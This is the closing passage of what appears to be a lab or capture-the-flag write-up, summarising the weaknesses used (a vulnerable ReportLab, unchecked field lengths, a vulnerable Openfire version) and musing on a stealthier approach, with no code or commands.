- Using a (critically) vulnerable version of ReportLab,
- You should control length on every field in the application, not just the big text box,
- Vulnerable Openfire version
When you list it all like that, it looks bad. But this required to know how to do port-forwarding, and a bunch of things. Albeit, it is not actually that hard. Moreover, we did not go for stealth at all. It would be an interesting assignment to try to do a box like this stealthily, with a proper dropper script, which executes from memory etc. You know, the way you’re supposed to do it.
Well, until then.
See you next time. :)~